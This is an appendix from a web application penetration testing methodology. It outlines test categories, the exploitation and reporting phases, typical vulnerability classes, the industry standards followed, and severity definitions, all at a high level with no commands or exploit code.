 Deploy Management Testing: Testing the underlying platform and infrastructure configuration and identifying potential change control weaknesses such as orphaned code or code backup files.



- Identity Management Testing: Verification is for account provisioning considerations such as user registration processes or account enumeration.
- Authentication Testing: Testing for authentication-related weaknesses, such as insecure authentication, default credentials, or password weaknesses.
- Authorization Testing: Testing to validate the security of authorization controls such as privilege escalation or bypassing authorization.
- Session Management Testing: An evaluation of session-related vulnerabilities such as session fixation, exposed session variables, and cross-site request forgery.
- **Data Validation Testing:** In this test case, data validation testing, including cross-site scripting, parameter tampering, SQL injection, and command injection, will be conducted.
- **Testing for Error Handling:** It requires testing error handling issues related to security, such as Error Codes and Stack Traces analysis.
- **Testing for Weak Cryptography:** Testing to evaluate the effectiveness of encryption-related protections such as weak SSL ciphers.
- **Business Logic Testing:** Testing to determine if the flow or architecture of the application can be manipulated to gain access to sensitive information through flaws in business logic or application workflows.
- **Client-Side Testing:** Assessing vulnerabilities that commonly affect the client-side of the application session, such as JavaScript execution, CSS injection, cross-site flashing, and clickjacking.
- Password cracking would be attempted on login forms or web pages with HTTP authentication enabled. In addition, password cracking would be tried on password hashes if somehow enumerated in different test cases mentioned above.

A-4: VULNERABILITIES EXPLOITATION

Identified **security issues** (i.e., misconfigurations and vulnerabilities) would be **validated** in this phase using different techniques depending on the type of security issues. For example, validation of some vulnerabilities requires exploitation, resulting in **remote code execution (RCE)**, **information disclosure**, etc. In addition, sometimes identified vulnerabilities are chained together for demonstrating higher security risks.

A-5: REPORTING

Detailed **findings**, **conclusions**, and **recommendations** are documented for client executive management and the technical support **team** for perusing remediation measures.



A-6: POSSIBLE OUTCOME OF WEB APP PENETRATION TESTING

The following types of security misconfigurations and vulnerabilities may get identified in

penetration testing activity:

- Security Misconfigurations
- Broken account/authentication
- Broken access control
- Broken session management
- Cross-Site Scripting (XSS) flaws
- Injection of commands/ injections attacks
- Directory traversal/ forceful browsing
- XML External Entities (XXE)
- Insecure Deserialization
- Buffer Overflows
- Components with known vulnerabilities
- Sensitive Data Exposure
- Disclosure of sensitive information in the client code
- Weakness in Cryptographic algorithms (i.e., SSL misconfigurations)
- Insufficient Logging & Monitoring

A-7: PENETRATION TESTING STANDARDS

The following standards are being followed for all categories of penetration testing:

Standards	Description
PTES	The Penetration Testing Execution Standard (PTES) was created by
	some of the brightest minds and definitive experts in the penetration
	testing industry. It consists of seven phases of penetration testing used
	to perform a practical penetration test in any environment.
OSSTMM v3	The Open-Source Security Testing Methodology Manual, or OSSTMM, is
	a peer-reviewed methodology for security testing maintained by the
	Institute for Security and Open Methodologies (ISECOM). The manual is
	updated every six months to remain relevant to the current state of
	security testing.
OWASP	The OWASP Top 10 is a standard awareness document for developers
ТОР-10	and web application security. It represents a broad consensus about



(web, mobile, API)	the most critical security risks to web applications, APIs, and mobile
	applications.
NIST SP 800-115	NIST technical guide to information security testing and assessment.
Web Application	The Web Application Security Consortium Threat Classification (WASC-
Security Consortium	TC) is a classification of website security threats . This document also
Threat Classification	contains descriptions and examples of attacks. Categories are
(WASC-TC)	presented in several ways, called Views:
	• Enumeration View – lists attacks and weaknesses that can
	compromise the security of a website and its data
	• Development Phase View – tells at which stage of the
	development life cycle a particular vulnerability can occur
	• Taxonomy Cross Reference View – helps map WASC-
	TC terminology to terminology used by other similar projects,
	including OWASP Top Ten, CWE, and CAPEC
Information Systems	The Information Systems Security Assessment Framework is separated
Security Assessment	into two parts: technical and managerial. The technical part provides
Framework	the most important rules and procedures for creating a good security
	assessment process. The administrative side contains general
	recommendations on setting up an effective testing process.
	Benefits: The Information Systems Security Assessment Framework
	helps close the gap between the technical and managerial sides of
	security testing and implements necessary controls to handle both
	sides efficiently
MITRE ATT&CK	MITRE ATT&CK [®] is a globally accessible knowledge base of adversary
Framework	tactics and techniques based on real-world observations. The ATT&CK
	knowledge base is a foundation for developing specific threat models
	and methodologies in the private sector, government, and the
	cybersecurity product and service community.
DREAD framework	Used for reporting vulnerabilities
	• Damage – how bad would an attack be?
	• Reproducibility – how easy is it to reproduce the attack?
	• Exploitability – how much work is it to launch the attack?
	• Affected users – how many people will be impacted?
	• Discoverability – how easy is it to discover the threat?



APPENDIX B: SEVERITY DEFINITIONS

A qualitative impact factor (Critical, High, Medium, or Low) has been associated with each vulnerability. Activity's severity categorizations are illustrated in the table below:

Severity	Definition
	This severity level employs significant financial loss, and damage to a brand,
Critical	comprised of data, and needs immediate attention to fix the issue.
	These issues can pose a significant security threat. The critical impact problems are
	typically those that would allow an attacker to gain full administrative access to the
High	device or lead to confidential information leakage. In addition, the high-level
	vulnerability may also cause damage to the brand and business identity through
	potential media involvement, exposure, and compromise of data.
Medium	This severity level employs moderate financial impact, possible legal consequences,
	and reputational ramifications.
	Minimal impact on the business if exploited. Information disclosed has no significant
Low	detrimental value, no repudiation or legal consequence, and minimal to no effects
	regarding regulatory or standards compliance. Moreover, the issue would involve
	valuable information leakage to an attacker, such as a list of users or version details.